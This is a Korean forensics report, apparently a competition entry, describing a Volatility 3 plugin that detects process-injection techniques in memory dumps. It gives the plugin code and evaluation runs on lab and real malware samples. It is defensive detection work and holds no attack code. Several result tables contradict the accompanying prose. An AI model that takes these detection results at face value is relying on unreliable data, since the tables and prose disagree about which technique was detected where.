
[표 15] Plugin 사용 가능 명령어 및 옵션

| 대상 기술                       | 명령어                                      | PID 지정 가능 |
|-----------------------------|------------------------------------------|-----------|
| DLL Injection               | python3 -f “분석 대상” windows.dfc.DLLInj    | O         |
| Reflective<br>DLL Injection | python3 -f “분석 대상” windows.dfc.DLLRefInj | O         |
| PE Injection                | python3 -f “분석 대상” windows.dfc.PEInj     | O         |

|                                   |                                           |   |
|-----------------------------------|-------------------------------------------|---|
| <b>Process Hollowing</b>          | python3 -f “분석 대상” windows.dfc.ProcHolw   | O |
| <b>DLL Hollowing</b>              | python3 -f “분석 대상” windows.dfc.DLLHolw    | O |
| <b>Thread Execution Hijacking</b> | python3 -f “분석 대상” windows.dfc.ThrExeHijk | X |

#### ④ Plugin 구조

해당 Plugin 의 주요한 구조는 다음과 같다.



[그림 54] Volatility 버전 별 플러그인 구조 차이

기존<sup>29</sup>의 Volatility 2 에서는 실연산을 수행하는 calculate 영역, 연산 결과를 지정한 타입과 형태에 맞게 반환하는 render\_text, 사용자에게 테이블 및 다양한 시각화 형태로 제공하는 table\_row 3 개의 영역으로 구성되어 있었다.

Volatility 3 또한 3 단계의 구성으로 Plugin 의 연산과 결과 제공을 수행하고 있지만 Plugin 의 구조가 개편되어 차이점이 존재한다.

대표적으로 \_generator 라는 메서드를 통해 run 함수에서 부여한 패러미터 (대표적으로 EPROCESS 구조체 목록) 를 기반으로 결과를 Yield 한다. 이러한 결과를 TreeGrid 형태로 렌더링하여 사용자가 원하는 형태에 맞게 가공할 수 있도록 한다.

아래는 개발한 Plugin 에 사용된 구조와 그에 대한 설명이다.

<sup>29</sup> <https://blogs.jpcert.or.jp/en/2020/07/how-to-convert-vol-plugin.html>

### i. Class Definition

```
class ProcHollow(interfaces.plugins.PluginInterface):
 """Detect malware using Process Hollowing"""
 _required_framework_version = (1, 1, 0)
 _version = (1, 0, 0)
```

[그림 55] Class Definition 영역

Plugin에 대한 설명과 Plugin을 구동하기 위한 Volatility Framework의 최소 버전, Plugin 버전을 정의할 수 있는 영역이다.

### ii. get\_requirements

```
@classmethod
def get_requirements(cls) -> List[interfaces.configuration.RequirementInterface]:
 return [
 requirements.TranslationLayerRequirement(name = 'primary',
 description = 'Memory layer for the kernel',
 architectures = ['Intel32', 'Intel64']),
 requirements.SymbolTableRequirement(name = "nt_symbols", description = "Windows kernel symbols"),
 requirements.VersionRequirement(name='pslist', component=pslist.PsList, version=(2, 0, 0)),
 requirements.ListRequirement(name='pid',
 element_type=int,
 description="Process IDs to include (all other processes are excluded)",
 optional=True),
 requirements.BooleanRequirement(name='dump',
 description="Extract listed DLLs",
 default=False,
 optional=True)
]
```

[그림 56] 패리미터/옵션 Definition 영역

Plugin을 구동 할에 있어 사용할 아키텍쳐 및 심볼 테이블, 필수/선택 옵션 등을 정의할 수 있는 영역이다.

### iii. \_generator

```
def _generator(self, procs):
 common_handler = Common(self.context, self.config['primary'], self.config['nt_symbols'],
 self._config_path, self.config, self.open)
 for proc in procs:
 try:
 malfind_array = common_handler.get_malfind(proc)
 thread_array = common_handler.get_threads(proc)
 dll_array = common_handler.get_dlls(proc)
 if(common_handler.detect_suspicious_process(malfind_array, thread_array,
 dll_array, get_time(proc.CreateTime.QuadPart), proc)):
 vad_array = common_handler.get_vadlist(proc)
 process_name = utility.array_to_string(proc.ImageFileName)
 detection_result = self.detect_process_hollowing(dll_array, vad_array, malfind_array, process_name)
 yield (0, (proc.UniqueProcessId,
 "{}".format(utility.array_to_string(proc.ImageFileName)), detection_result))
 except Exception as e:
 continue
```

[그림 57] 실연산 수행 영역

Plugin의 결과를 도출하기위한 연산을 수행하는 영역이다.

#### iv. run

```
def run(self):
 filter_func = pslist.PsList.create_pid_filter(self.config.get('pid', None))

 return renderers.TreeGrid([("PID", int), ("ProcessName", str),
 ("Detect", bool)],
 self._generator(pslist.PsList.list_processes(context = self.context,
 layer_name = self.config['primary'],
 symbol_table = self.config['nt_symbols'],
 filter_func = filter_func)))
```

[그림 58] 연산 결과 반환 영역

특정한 패러미터를 넘겨줌으로써 `_generator` 의 연산 결과를 받아 정의한 테이블 형태로 출력하는 영역이다.

본 Plugin 은 단일 파일의 형태를 가지지만 각 기술을 탐지할 수 있는 연산부를 기술의 개수에 따라 분할함으로써 디버깅과 구동에 용이하도록 하였다. 이에 코드로 구현된 세부 탐지 로직을 확인하고자 한다면 탐지 기술들의 Class 에 속한 `_generator` 와 그에 포함된 Sub Routine 들에서 확인할 수 있다.

## ■ Evaluation

본 문제를 작성하기 위해 2 가지 evaluation metric 을 제안하여 Plugin 을 Evaluation 하였다. Plugin 을 사용하는 Manual 과 Plugin 을 평가하기 위한 Evaluation Metric 은 다음과 같다. 또한 Evaluation Metric 을 평가하기 위해 사용된 메모리 dump 는

[https://drive.google.com/drive/u/2/folders/1o02Sn-eo\\_ki6wCKHvpwbUDKVPAQwZwuZ](https://drive.google.com/drive/u/2/folders/1o02Sn-eo_ki6wCKHvpwbUDKVPAQwZwuZ)

에서 확인할 수 있다.

## ■ Completeness

Completeness 는 Plugin 의 완전성을 테스트하기 위한 방법으로 2 번 문항에서 기술한 특징들을 기반으로 개발한 plugin 을 기법 구현에 사용한 Memory Dump 에 실제 적용해 보고, 1) Plugin 이 의도한 injection 기법을 잘 탐지하는 지와 2) Plugin 이 오탐이나 미탐이 발생하는 지 여부를 파악해보고 개선점을 찾는데 그 의의가 있다. Plugin 을 위해 개발에 사용된 각 기법들의 Sample, 즉 Completeness 측정 대상은 아래와 같다. (프로세스 목록이 너무 많을 시, 스크린샷의 일부는 생략하였다.)

[표 16] Completeness Evaluation

| 연번 | 기법                         | Sample 출처                                                                       |
|----|----------------------------|---------------------------------------------------------------------------------|
| 1  | PE injection               | PE Injection Trick (peinjection_lab.vmem)                                       |
| 2  | DLL injection              | Pinjectra (dll_inject_lab.vmem)                                                 |
| 3  | Reflective DLL injection   | ReflectiveDLLInjection (reflective_lab.vmem)                                    |
| 4  | Process Hollowing          | Process Hollowing (process_hollowing_lab.vmem)                                  |
| 5  | DLL Hollowing              | DLL Hollowing - Module Stomping for Shellcode Injection (dllhollowing_lab.vmem) |
| 6  | Thread Hijacking Execution | Pinjectra (thread_hijacking_lab.vmem)                                           |

## ⑤ PE Injection

```
x dhyun@gimdongcBookPro ~/DFC-2021-501 ➤ dev/split ➤ python3 vol.py -f ..Downloads/peinjection.vmem windows.dfc.PEInj
Volatility 3 Framework 1.1.1
Progress: 100.00 PDB scanning finished
PID ProcessName Detect
1448 svchost.exe False
2304 MsMpEng.exe False
732 sihost.exe False
3568 explorer.exe False
4772 SearchIndexer. False
5784 ApplicationFra False
1804 devenv.exe False
4384 PerfWatson2.ex False
6048 ServiceHub.Hos False
376 ServiceHub.Tes False
3272 SearchApp.exe False
4080 SearchProtocol False
5712 vctip.exe False
2660 ConsoleAplica False
7948 ConsoleAplica True
640 Calculator.exe False
```

## V. Detection Result

| 연번 | 기법                         | Sample 출처                                                                       | 탐지 결과                                 |
|----|----------------------------|---------------------------------------------------------------------------------|---------------------------------------|
| 1  | PE injection               | PE Injection Trick (peinjection_lab.vmem)                                       | Detected<br>(Console Application.exe) |
| 2  | DLL injection              | Pinectra (dll_inject_lab.vmem)                                                  | Not Found                             |
| 3  | Reflective DLL injection   | ReflectiveDLLInjection (reflective_lab.vmem)                                    | Not Found                             |
| 4  | Process Hollowing          | Process Hollowing (process_hollowing_lab.vmem)                                  | Not Found                             |
| 5  | DLL Hollowing              | DLL Hollowing - Module Stomping for Shellcode Injection (dllhollowing_lab.vmem) | Not Found                             |
| 6  | Thread Hijacking Execution | Pinectra (thread_hijacking_lab.vmem)                                            | Not Found                             |

## vi. Evaluation & Discussion

Plugin에서 의도하였던 peinjection\_lab.vmem 내의 PE Injection Trick 을 적용한 ConsoleApplication.exe 가 탐지된 것을 확인할 수 있었다. 그외 다른 Memory dump 에서 False Positive 냐 True Negative 가 발생하지는 않았다.

## ⑥ DLL Injection

```
x dhyun@gimdongcBookPro ~/DFC-2021-501 ➜ dev/split + ➜ python3 vol.py -f ..Downloads/dll_inject_pinjectra_new.vmem windows.dfc.DLLInj
Volatility 3 Framework 1.1.1
Progress: 100.00 PDB scanning finished
PID ProcessName Detect

608 winlogon.exe False
648 services.exe False
668 lsass.exe False
780 svchost.exe False
892 svchost.exe False
988 dwm.exe False
372 svchost.exe False
728 svchost.exe False
396 svchost.exe False
908 svchost.exe False
1060 svchost.exe False
1412 svchost.exe False
1452 svchost.exe False
1512 svchost.exe False
1744 svchost.exe False
1960 svchost.exe False
2256 vmtoolsd.exe False
2316 MsMpEng.exe False
2584 dllhost.exe False
2812 svchost.exe False
2904 WmiPrvSE.exe False
3124 svchost.exe False
3756 explorer.exe False
4404 SearchApp.exe False
4688 RuntimeBroker. False
4832 SearchIndexer. False
4444 smartscreen.ex False
5184 TestProcess.ex True
5308 vm3dservice.ex False
5588 OneDrive.exe False
5864 cmd.exe False
6100 Pinjectra.exe False
```

### i. Detection Result

| 연번 | 기법                         | Sample 출처                                                                       | 탐지 결과                                 |
|----|----------------------------|---------------------------------------------------------------------------------|---------------------------------------|
| 1  | PE injection               | PE Injection Trick (peinjection_lab.vmem)                                       | Not Found                             |
| 2  | DLL injection              | Pinjectra (dll_inject_lab.vmem)                                                 | <b>Detected<br/>(TestProcess.exe)</b> |
| 3  | Reflective DLL injection   | ReflectiveDLLInjection (reflective_lab.vmem)                                    | Not Found                             |
| 4  | Process Hollowing          | Process Hollowing (process_hollowing_lab.vmem)                                  | Not Found                             |
| 5  | DLL Hollowing              | DLL Hollowing - Module Stomping for Shellcode Injection (dllhollowing_lab.vmem) | Not Found                             |
| 6  | Thread Hijacking Execution | Pinjectra (thread_hijacking_lab.vmem)                                           | Not Found                             |

## ii. Evaluation & Discussion

Plugin에서 의도하였던 dll\_inject\_lab.vmem 내의 Pinjectra를 이용한 TestProcess.exe가 탐지된 것을 확인할 수 있었다. 그외 다른 Memory dump에서 False Positive나 True Negative가 발생하지는 않았다.

### ⑦ Reflective DLL Injection

```
x dhyun@gimdongcBookPro ~/DFC-2021-501 > dev/split + python3 vol.py -f ..Downloads/reflectivelab2-target-2580.vmem windows.dfc.DLLRefInj
Volatility 3 Framework 1.1.1
Progress: 100.00 PDB scanning finished
PID ProcessName Detect
788 svchost.exe False
896 svchost.exe False
428 svchost.exe False
584 svchost.exe False
972 svchost.exe False
1064 svchost.exe False
1188 svchost.exe False
1584 svchost.exe False
1716 svchost.exe False
1672 spoolsv.exe False
2260 svchost.exe False
2344 vmtoolsd.exe False
2416 MsMpEng.exe False
3340 svchost.exe False
3456 taskhostw.exe False
3544 ctfmon.exe False
3728 explorer.exe False
4676 svchost.exe False
4876 RuntimeBroker. False
5600 smartscreen.ex False
4016 vmtoolsd.exe False
5632 cmd.exe False
6944 svchost.exe False
1088 cmd.exe False
4752 dllhost.exe False
2128 procexp64.exe False
2500 procexp.exe True
1932 procexp64.exe False
2316 inject.exe False
```

#### i. Detection Result

| 연번 | 기법                         | Sample 출처                                                                       | 탐지 결과                     |
|----|----------------------------|---------------------------------------------------------------------------------|---------------------------|
| 1  | PE injection               | PE Injection Trick (peinjection_lab.vmem)                                       | Not Found                 |
| 2  | DLL injection              | Pinjectra (dll_inject_lab.vmem)                                                 | Not Found                 |
| 3  | Reflective DLL injection   | ReflectiveDLLInjection (reflective_lab.vmem)                                    | Detected<br>(procexp.exe) |
| 4  | Process Hollowing          | Process Hollowing<br>(process_hollowing_lab.vmem)                               | Not Found                 |
| 5  | DLL Hollowing              | DLL Hollowing - Module Stomping for Shellcode Injection (dllhollowing_lab.vmem) | Not Found                 |
| 6  | Thread Hijacking Execution | Pinjectra (thread_hijacking_lab.vmem)                                           | Not Found                 |

## ii. Evaluation & Discussion

Plugin에서 의도하였던 reflective\_lab.vmem 내의 PE Injection Trick을 적용한 procepx.exe가 탐지된 것을 확인할 수 있었다. 그외 다른 Memory dump에서 False Positive나 True Negative가 발생하지는 않았다.

## ⑧ Process Hollowing

```
x dhyun@gimdongcBookPro ~/DFC-2021-501 / dev/split + python3 vol.py -f ./Downloads/process_hollowing_lab.vmem windows.dfc.ProcHolw
Volatility 3 Framework 1.1.1
Progress: 100.00 PDB scanning finished
PID ProcessName Detect
644 services.exe False
660 lsass.exe False
760 svchost.exe False
888 svchost.exe False
976 dwm.exe False
492 svchost.exe False
936 svchost.exe False
1076 svchost.exe False
1124 svchost.exe False
1444 svchost.exe False
1580 svchost.exe False
1844 svchost.exe False
2100 svchost.exe False
2324 svchost.exe False
2404 vmtoolsd.exe False
2436 MsMpEng.exe False
2136 WmiPrvSE.exe False
3140 sihost.exe False
3180 svchost.exe False
3336 taskhostw.exe False
3540 explorer.exe False
1428 svchost.exe False
4292 StartMenuExper False
4484 SearchApp.exe False
4632 RuntimeBroker. False
4804 SearchIndexer. False
2148 RuntimeBroker. False
2160 SecurityHealth False
4116 vmtoolsd.exe False
5648 TextInputHost. False
6016 ApplicationFra False
5720 smartscreen.ex False
5484 ShellExperienc False
1560 RuntimeBroker. False
5376 svchost.exe False
4084 SearchFilterMo False
3524 ProcessHollowi False
4672 svchost.exe True
```

### i. Detection Result

| 연번 | 기법                       | Sample 출처                                      | 탐지 결과                     |
|----|--------------------------|------------------------------------------------|---------------------------|
| 1  | PE injection             | PE Injection Trick (peinjection_lab.vmem)      | Not Found                 |
| 2  | DLL injection            | Pinectra (dll_inject_lab.vmem)                 | Not Found                 |
| 3  | Reflective DLL injection | ReflectiveDLLInjection (reflective_lab.vmem)   | Not Found                 |
| 4  | Process Hollowing        | Process Hollowing (process_hollowing_lab.vmem) | Detected<br>(svchost.exe) |

|   |                            |                                                                                 |           |
|---|----------------------------|---------------------------------------------------------------------------------|-----------|
| 5 | DLL Hollowing              | DLL Hollowing - Module Stomping for Shellcode Injection (dllhollowing_lab.vmem) | Not Found |
| 6 | Thread Hijacking Execution | Pinjectra (thread_hijacking_lab.vmem)                                           | Not Found |

## ii. Evaluation & Discussion

Plugin에서 의도하였던 process\_hollowing\_lab.vmem 내의 Process Hollowing 을 적용한 svchost.exe 가 탐지된 것을 확인할 수 있었다. 그외 다른 Memory dump 에서 False Positive 나 True Negative 가 발생하지는 않았다.

### ⑨ DLL Hollowing

```
x dhyun@gimdongcBookPro ~~/DFC-2021-501 ➤ dev/split ± python3 vol.py -f ..Downloads/Windows\ 10\ x64\ 3-de1b469e.vmem windows.dfc.DLLHolv
Volatility 3 Framework 1.1.1
Progress: 100.00 PDB scanning finished
PID ProcessName Detect
4 System False
672 lsass.exe False
784 svchost.exe False
456 svchost.exe False
924 svchost.exe False
800 svchost.exe False
1632 svchost.exe False
1840 svchost.exe False
1584 svchost.exe False
1896 svchost.exe False
2248 svchost.exe False
2404 vmtoolsd.exe False
2444 MsMpEng.exe False
1992 sihost.exe False
2504 svchost.exe False
3192 ctfmon.exe False
3396 explorer.exe False
4344 svchost.exe False
4524 ngentask.exe False
4272 SearchProtocol False
6808 smartscreen.ex False
6164 vmtoolsd.exe False
4716 TestProcess.ex True
3324 mscorsvw.exe False
```

## i. Detection Result

| 연번 | 기법                       | Sample 출처                                                                       | 탐지 결과                                 |
|----|--------------------------|---------------------------------------------------------------------------------|---------------------------------------|
| 1  | PE injection             | PE Injection Trick (peinjection_lab.vmem)                                       | Not Found                             |
| 2  | DLL injection            | Pinjectra (dll_inject_lab.vmem)                                                 | Not Found                             |
| 3  | Reflective DLL injection | ReflectiveDLLInjection (reflective_lab.vmem)                                    | Not Found                             |
| 4  | Process Hollowing        | Process Hollowing (process_hollowing_lab.vmem)                                  | Not Found                             |
| 5  | DLL Hollowing            | DLL Hollowing - Module Stomping for Shellcode Injection (dllhollowing_lab.vmem) | <b>Detected<br/>(TestProcess.exe)</b> |

|   |                            |                                       |           |
|---|----------------------------|---------------------------------------|-----------|
| 6 | Thread Hijacking Execution | Pinjectra (thread_hijacking_lab.vmem) | Not Found |
|---|----------------------------|---------------------------------------|-----------|

## ii. Evaluation & Discussion

Plugin에서 의도하였던 dllhollowing\_lab.vmem 내의 DLL Hollowing - Module Stomping for Shellcode Injection 을 적용한 TestProcess.exe 가 탐지된 것을 확인할 수 있었다. 그외 다른 Memory dump에서 False Positive 나 True Negative 가 발생하지는 않았다.

### ⑩ Thread Hijacking Execution

```
dhyun@gimdongcBookPro ~/DFC-2021-501 master ✘ python3 vol.py -f ../Downloads/thread_hijacking_threadject_realfinal.vmem windows.dfc.ThrExeHijk
Volatility 3 Framework 1.1.1
Progress: 100.00 PDB scanning finished
PID ProcessName Detect
636 lsass.exe False
772 svchost.exe False
892 svchost.exe False
984 dwm.exe False
504 svchost.exe False
972 svchost.exe False
1020 svchost.exe False
1080 svchost.exe False
1448 svchost.exe False
1716 svchost.exe False
1780 svchost.exe False
2296 vmtoolsd.exe False
2308 MsMpEng.exe False
2932 WmiPrvSE.exe False
3288 taskhostw.exe False
3500 explorer.exe False
3768 ctfmon.exe False
3884 svchost.exe False
3764 ApplicationFra False
3820 Microsoft.Note False
4296 RuntimeBroker. False
4388 StartMenuExper False
4588 SearchApp.exe False
5688 smartscreen.ex False
5856 vmtoolsd.exe False
436 cmd.exe False
3364 TestProcess.ex True
5868 ThreadJect_sle False
```

## i. Detection Result

| 연번 | 기법                       | Sample 출처                                                                       | 탐지 결과     |
|----|--------------------------|---------------------------------------------------------------------------------|-----------|
| 1  | PE injection             | PE Injection Trick (peinjection_lab.vmem)                                       | Not Found |
| 2  | DLL injection            | Pinjectra (dll_inject_lab.vmem)                                                 | Not Found |
| 3  | Reflective DLL injection | ReflectiveDLLInjection (reflective_lab.vmem)                                    | Not Found |
| 4  | Process Hollowing        | Process Hollowing (process_hollowing_lab.vmem)                                  | Not Found |
| 5  | DLL Hollowing            | DLL Hollowing - Module Stomping for Shellcode Injection (dllhollowing_lab.vmem) | Not Found |

|   |                                  |                                      |                                       |
|---|----------------------------------|--------------------------------------|---------------------------------------|
| 6 | Thread<br>Hijacking<br>Execution | Pinectra (thread_hijacking_lab.vmem) | <b>Detected<br/>(TestProcess.exe)</b> |
|---|----------------------------------|--------------------------------------|---------------------------------------|

## ii. Evaluation & Discussion

Plugin에서 의도하였던 thread\_hijacking\_lab.vmem 내의 Pinectra 을 적용한 TestProcess.exe 가 탐지된 것을 확인할 수 있었다. 그외 다른 Memory dump에서 False Positive 나 True Negative 가 발생하지는 않았다.

## ■ Robustness

Robustness 는 Plugin 의 강건성을 테스트하기 위한 방법으로 2 번 문항에서 기술한 특징들을 기반으로 개발한 plugin 을 기법 구현에 사용하지 않은 Unknown Memory Dump 에 실제 적용해 보고, 1) Plugin 이 의도한 injection 기법을 잘 탐지하는 지와 2) Plugin 이 오탐이나 미탐이 발생하는지 여부를 파악해보고 개선점을 찾는데 그 의의가 있다. 이를 통해 각 기법을 탐지하는 데 사용하는 방법이 얼마나 일반적인지를 나타낼 수 있다. Plugin 을 위해 개발에 사용된 각 기법들의 Sample, 즉 Robustness 측정을 위해 사용된 Sample 은 아래와 같다.

[표 17] Robustness Evaluation 목록

| 연번 | 기법                         | Sample 출처                                                                                                 |
|----|----------------------------|-----------------------------------------------------------------------------------------------------------|
| 1  | PE injection               | PE injection - Executing PEs inside Remote Processes<br>(peinjection_real.vmem)                           |
| 2  | DLL injection              | Windows-DLL-Injector (dll_inject_real.vmem)                                                               |
| 3  | Reflective DLL injection   | Md5: 19493F139D74950681354BB881113683<br>(reflective_real.vmem)                                           |
| 4  | Process Hollowing          | Sha256:e30b76f9454a5fd3d11b5792ff93e56c52bf5dfba6ab375c3b9<br>6e17af562f5fc (process_hollowing_real.vmem) |
| 5  | DLL Hollowing              | Phantom DLL Hollowing (dllhollowing_real.vmem)                                                            |
| 6  | Thread Hijacking Execution | ThreadJect (thread_hijacking_real.vmem)                                                                   |

### ① PE Injection

```
dhyun@gimdonghyeon-ui-MacBookPro ~/DFC-2021-501 master + python3 vol.py -f ../Downloads/peinjection_real.vmem windows.dfc.PEInj
Volatility 3 Framework 1.1.1
Progress: 100.00 PDB scanning finished
PID ProcessName Detect
656 services.exe False
780 svchost.exe False
900 svchost.exe False
452 svchost.exe False
1048 svchost.exe False
1484 svchost.exe False
1668 svchost.exe False
1984 svchost.exe False
2176 svchost.exe False
2260 vmtoolsd.exe False
2304 MsMpEng.exe False
3560 explorer.exe False
3888 svchost.exe False
4344 StartMenuExper False
4712 SearchIndexer. False
4732 RuntimeBroker. False
5296 RuntimeBroker. False
5524 TextInputHost. False
2036 procepx64.exe False
6032 devenv.exe False
3060 PerfWatson2.ex False
3832 Microsoft.Serv False
3004 ServiceHub.VSD False
4928 ServiceHub.Thr False
3036 SearchProtocol False
3820 ServiceHub.Hos False
2532 ServiceHub.Tes False
184 TestProcess.ex True
```

### iii. Detection Result

| 연번 | 기법                         | Sample 출처                                                                                                    | 탐지 결과                         |
|----|----------------------------|--------------------------------------------------------------------------------------------------------------|-------------------------------|
| 1  | PE injection               | PE injection - Executing PEs inside Remote Processes<br>(peinjection_real.vmem)                              | Detected<br>(TestProcess.exe) |
| 2  | DLL injection              | Windows-DLL-Injector (dll_inject_real.vmem)                                                                  | Not Found                     |
| 3  | Reflective DLL injection   | Md5: 19493F139D74950681354BB881113683<br>(reflective_real.vmem)                                              | Not Found                     |
| 4  | Process Hollowing          | Sha256:e30b76f9454a5fd3d11b5792ff93e56c52bf5df<br>ba6ab375c3b96e17af562f5fc<br>(process_hollowing_real.vmem) | Not Found                     |
| 5  | DLL Hollowing              | Phantom DLL Hollowing<br>(dllhollowing_real.vmem)                                                            | Not Found                     |
| 6  | Thread Hijacking Execution | ThreadJect (thread_hijacking_real.vmem)                                                                      | Not Found                     |

### iv. Evaluation & Discussion

Plugin에서 의도하였던 peinjection\_real.vmem 내의 PE injection - Executing PEs inside Remote Processes 을 적용한 ConsoleApplication.exe 가 탐지된 것을 확인할 수 있었다. 이 기법의 경우 기존 Completeness 를 측정하기 위해 사용한 peinjection\_lab.vmem 내의 PE Injection Trick 과는 기법의 차이가 존재함에도 불구하고 PE Injection 의 기본 특징을 잘 잡아내어 PE injection - Executing PEs inside Remote Processes 에도 잘 적용이 가능하였다. 그외 다른 Memory dump 에서 False Positive 나 True Negative 가 발생하지는 않았다.

## ② DLL Injection

```
dhyun@gimdonghyeon-Ui-MacBookPro ~/DFC-2021-501 master $ python3 vol.py -f ..Downloads/dll_inject_real.vmem windows.dfc.DLLInj
Volatility 3 Framework 1.1.1
Progress: 100.00 PDB scanning finished
PID ProcessName Detect
4 System False
92 Registry False
316 smss.exe False
512 wininit.exe False
592 services.exe False
624 winlogon.exe False
656 lsass.exe False
788 svchost.exe False
800 fontdrvhost.ex False
808 fontdrvhost.ex False
900 svchost.exe False
992 dwm.exe False
504 svchost.exe False
704 svchost.exe False
```

```

3388 smartscreen.exe False
5104 SecurityHealth False
5124 SecurityHealth False
5208 vm3dservice.exe False
5216 vmtoolsd.exe False
5332 WmiApSrv.exe False
5392 TestProcess.exe True
5432 conhost.exe False
5532 OneDrive.exe False
5768 audiogd.exe False
5948 Injector.exe False
5956 conhost.exe False

```

## V. Detection Result

| 연번 | 기법                         | Sample 출처                                                                                                    | 탐지 결과     |
|----|----------------------------|--------------------------------------------------------------------------------------------------------------|-----------|
| 1  | PE injection               | PE injection - Executing PEs inside Remote Processes<br>(peinjection_real.vmem)                              | Not Found |
| 2  | DLL injection              | Windows-DLL-Injector (dll_inject_real.vmem)                                                                  | Not Found |
| 3  | Reflective DLL injection   | Md5: 19493F139D74950681354BB881113683<br>(reflective_real.vmem)                                              | Not Found |
| 4  | Process Hollowing          | Sha256:e30b76f9454a5fd3d11b5792ff93e56c52bf5df<br>ba6ab375c3b96e17af562f5fc<br>(process_hollowing_real.vmem) | Not Found |
| 5  | DLL Hollowing              | Phantom DLL Hollowing<br>(dllhollowing_real.vmem)                                                            | Not Found |
| 6  | Thread Hijacking Execution | ThreadJect (thread_hijacking_real.vmem)                                                                      | Not Found |

## vi. Evaluation & Discussion

Plugin에서 의도하였던 dll\_inject\_real.vmem 내의 Windows-DLL-Inject 도구의 NtCreateThread 를 적용한 .exe 가 탐지된 것을 확인할 수 있었다. 이 기법의 경우 기존 Completeness 를 측정하기 위해 사용한 dll\_inject\_lab.vmem 내의 Pinjectra에서 사용하는 CreateRemoteThread 와 커널을 이용한 기법의 차이가 존재함에도 불구하고 이 Injection 의 기본 특징을 잘 잡아내어 적용이 가능하였다. 그외 다른 Memory dump에서 False Positive 나 True Negative 가 발생하지는 않았다.

### ③ Reflective DLL Injection

```
x dhyun@gimdonghyeon-ui-MacBookPro ~/DFC-2021-501 master ± python3 vol.py -f ./Downloads/reflective_real.vmem windows.dfc.DLLRefInj
Volatility 3 Framework 1.1.1
Progress: 100.00 PDB scanning finished
PID ProcessName Detect

644 services.exe False
660 lsass.exe False
768 svchost.exe False
888 svchost.exe False
976 dwm.exe False
404 svchost.exe False
492 svchost.exe False
952 svchost.exe False
936 svchost.exe False
1076 svchost.exe False
1084 svchost.exe False
1444 svchost.exe False
1588 svchost.exe False
1844 svchost.exe False
1980 svchost.exe False
1888 spoolsv.exe False
2100 svchost.exe False
2324 svchost.exe False
2404 vmtoolsd.exe False
2436 MsMpEng.exe False
2136 WmiPrvSE.exe False
3180 svchost.exe False
3336 taskhostw.exe False
```

```
6016 ApplicationFra False
5248 upfc.exe False
3660 SkypeApp.exe False
5316 audiodg.exe False
312 mspaint.exe True
```

#### vii. Detection Result

| 연번 | 기법                         | Sample 출처                                                                                              | 탐지 결과                     |
|----|----------------------------|--------------------------------------------------------------------------------------------------------|---------------------------|
| 1  | PE injection               | PE injection - Executing PEs inside Remote Processes (peinjection_real.vmem)                           | Not Found                 |
| 2  | DLL injection              | Windows-DLL-Injector (dll_inject_real.vmem)                                                            | Not Found                 |
| 3  | Reflective DLL injection   | Md5: 19493F139D74950681354BB881113683 (reflective_real.vmem)                                           | Not Found                 |
| 4  | Process Hollowing          | Sha256:e30b76f9454a5fd3d11b5792ff93e56c52bf5 dfba6ab375c3b96e17af562f5fc (process_hollowing_real.vmem) | Not Found                 |
| 5  | DLL Hollowing              | Phantom DLL Hollowing (dllhollowing_real.vmem)                                                         | Detected<br>(mspaint.exe) |
| 6  | Thread Hijacking Execution | ThreadJect (thread_hijacking_real.vmem)                                                                | Not Found                 |

### viii. Evaluation & Discussion

Plugin에서 의도하였던 reflective\_real.vmem 내의 Real world Malware를 대상으로한 mspaint.exe가 탐지된 것을 확인할 수 있었다. 이 기법의 경우 기존 Completeness를 측정하기 위해 사용한 reflective\_lab.vmem 내의 reflectivedllinjection으로부터 Reflective DLL Injection의 기본 특징을 잘 잡아내어 Robustness를 측정하는 Memory dump에도 잘 적용이 가능하였다. 그 외 다른 Memory dump에서 False Positive나 True Negative가 발생하지는 않았다.

### ④ Process Hollowing

```
x dhyun@gimdonghyeon-ui-MacBookPro ~/DFC-2021-501(master) python3 vol.py -f ..Downloads/process_hollowing_real.vmem windows.dfc.ProcHollow
Volatility 3 Framework 1.1.1
Progress: 100.00 PDB scanning finished
PID ProcessName Detect
656 lsass.exe False
784 svchost.exe False
864 svchost.exe False
1080 dwm.exe False
376 svchost.exe False
416 svchost.exe False
1028 svchost.exe False
1052 svchost.exe False
1260 svchost.exe False
1528 svchost.exe False
1556 svchost.exe False
2052 svchost.exe False
2424 vntoolsd.exe False
2472 MsMpEng.exe False
3668 WmiPrvSE.exe False
3268 taskhostw.exe False
3656 explorer.exe False
3724 svchost.exe False
4644 SearchApp.exe False
4296 smartscreen.ex False
5088 test.exe True
```

### ix. Detection Result

| 연번 | 기법                         | Sample 출처                                                                                                    | 탐지 결과                          |
|----|----------------------------|--------------------------------------------------------------------------------------------------------------|--------------------------------|
| 1  | PE injection               | PE injection - Executing PEs inside Remote Processes<br>(peinjection_real.vmem)                              | Not Found                      |
| 2  | DLL injection              | Windows-DLL-Injector (dll_inject_real.vmem)                                                                  | Not Found                      |
| 3  | Reflective DLL injection   | Md5: 19493F139D74950681354BB881113683<br>(reflective_real.vmem)                                              | Not Found                      |
